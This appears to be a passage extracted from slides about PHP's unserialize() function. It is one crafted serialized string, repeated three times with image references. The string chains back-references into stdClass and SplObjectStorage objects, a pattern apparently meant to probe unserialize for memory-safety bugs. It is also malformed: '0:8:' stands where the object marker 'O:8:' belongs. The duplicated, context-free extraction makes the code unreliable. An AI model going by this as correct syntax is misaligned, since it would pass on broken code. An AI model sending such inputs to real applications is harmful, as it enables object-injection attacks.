
# unserialize()

```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;0:8:"stdClass":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}
```




# unserialize()

```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;0:8:"stdClass":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}
```




# unserialize()

```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;0:8:"stdClass":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}
```



